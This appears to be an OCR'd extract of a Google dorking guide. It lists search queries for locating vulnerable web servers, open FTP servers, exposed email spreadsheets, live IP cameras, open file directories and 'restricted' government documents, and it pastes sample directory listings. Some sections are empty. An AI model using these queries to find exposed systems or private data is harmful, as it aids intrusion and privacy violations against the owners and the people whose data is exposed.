
To search for any vulnerable web servers:

“inurl:/proc/self/cwd”




To Search for any Open FTP Servers:

Intitle:”index of “ inurl:ftp



To search for any Email Lists:


Filetype:xls inurl:”email.xls”




To search for any Live Cameras:


For Various IP Based Cameras:


inurl:top.htm inurl:currenttime






For Various Cameras -XP based:






For Various General Live Cameras:



To search for any MP3, Movie, and PDF Files:

For Various MP3 files: “intile: index of mp3”




Index of /mp3

Name	Last modified	Size	Description
Parent Directory		-	
One Shot Lili - Mast..>	2021-01-26 15:37	6.2M	
One Shot Lili - Mast..>	2021-01-26 15:37	6.9M	
LYSISTRATA - Asylum.wav	2021-01-26 15:37	34M	
260717-MoonGogo-Thin..>	2021-01-26 15:37	16M	
260717-MoonGogo-She ..>	2021-01-26 15:37	12M	
260717-MoonGogo-Pinb..>	2021-01-26 15:37	9.8M	
260717-MoonGogo-Cand..>	2021-01-26 15:37	11M	
160817-lanimalotta-A..>	2021-01-26 15:37	5.7M	
160817-LanimaLotta-U..>	2021-01-26 15:37	4.3M	
120717RisingAppalach..>	2021-01-26 15:37	6.0M	
050717Alphaze-EP-NOW..>	2021-01-26 15:37	9.2M	
050717Alphaze-EP-NOW..>	2021-01-26 15:37	11M	

For Various MP4 files:

“intitle: index of mp4”




Index of /videos/mp4

Name	Last modified	Size	Description
Parent Directory		-	
animatic_caronte.mp4	2020-04-17 10:11	38M	
animatic_elpacto.mp4	2020-04-17 09:26	43M	
assembly.jpg	2012-10-05 05:54	46K	
assembly_line.mp4	2012-09-18 10:44	8.4M	
atrocious.jpg	2012-10-05 05:54	27K	
atroz.mp4	2012-09-18 10:49	11M	
audi_a7.jpg	2018-12-07 01:39	185K	
audi_a7.mp4	2018-12-07 02:00	9.4M	
battle.jpg	2012-10-05 05:54	39K	
battle.jpgfavicon.ico	2016-04-24 07:36	43	
battle_games.mp4	2012-09-18 10:56	17M	
blink.jpg	2012-10-05 05:54	29K	
blink.jpgfavicon.ico	2016-04-24 07:36	43	
blink.mp4	2012-09-18 11:06	24M	
blink2013.jpg	2013-10-28 12:52	45K	
blink2013.mp4	2013-10-28 13:10	36M	
bobinaVFX2012_medium..>	2012-09-18 11:18	31M	
c_forbidden.jpg	2012-10-05 05:54	35K	
c_valdemar.jpg	2012-10-05 05:54	24K	
callejon.jpg	2013-03-11 07:59	23K	
cara_oculta.mp4	2012-09-18 11:24	16M	
creditos_lhv1.mp4	2012-09-18 11:34	22M	
elcallejon.mp4	2013-03-11 08:22	26M	
elpacto.jpg	2018-11-13 04:56	19K	
elpacto.mp4	2018-11-13 04:56	52M	
emmaevans.mp4	2012-09-18 11:45	22M	
ermessenda.jpg	2012-10-05 05:54	44K	
ermessenda.mp4	2012-10-02 11:29	7.2M	
evans.jpg	2012-10-05 05:54	27K	

For various PDF files:

“Intitle: index of pdf”




Index of /pdf

Name	Last modified	Size
Parent Directory		-
3Com/	2021-01-01 04:31	-
3M/	2015-11-14 11:04	-
aarhusUniversity/	2010-06-18 12:05	-
abekas/	2015-09-14 11:12	-
able/	2017-06-01 20:32	-
ac_delco/	2008-01-19 23:03	-
acard/	2021-04-12 16:25	-
accessMatrixCorp/	2019-05-23 12:36	-
acm/	2022-08-09 20:28	-
acorn/	2019-05-23 12:36	-
adac/	2018-04-25 10:40	-
adacom/	2020-12-21 11:17	-
adage/	2021-06-26 23:31	-
adaptec/	2021-05-27 18:27	-
addmaster/	2014-06-03 18:13	-
adds/	2022-03-24 13:00	-
adevco/	2010-01-02 17:32	-
adi/	2020-11-08 00:36	-
adobe/	2021-10-21 16:52	-
adp/	2010-04-18 18:00	-
adsi/	2010-12-01 13:06	-
advancedComputerCommunications/	2019-01-24 20:14	-
advancedComputerDesign/	2016-02-04 10:08	-
advancedDigitalCorp/	2013-05-05 13:35	-
advansys/	2021-04-16 18:16	-
aed/	2021-12-06 11:27	-
aeg-telefunken/	2007-11-17 12:05	-
aeon/	2008-10-18 13:02	-
aeonSystems/	2009-02-06 09:06	-

To search for any Government Documents:


“Alli title: restricted filetype:doc site:gov”





Security Breach:

